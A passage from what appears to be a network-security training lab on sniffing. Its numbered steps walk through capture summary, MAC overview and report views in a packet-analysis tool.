
Module 08 – Sniffing

30. Now, expand the **Generic** node and double-click the **Capture Summary** option in the left-hand pane.
31. A new **Capture Summary** tab appears, displaying information about the captured network traffic packets.




Module 08 – Sniffing

32. Expand the **LAN and Network** node and double-click the **MAC Overview** option in the left-hand pane.
33. A new **MAC Overview** tab appears, displaying information about MAC sources and destinations and MAC conversations.




Module 08 – Sniffing

34. Similarly, you can explore various options in other nodes such as VLAN, MPLS, ARP, ICMP, and DHCP.
35. Click **Reporting** from the menu bar. Click on the **All Views** option to generate a report that includes all views.



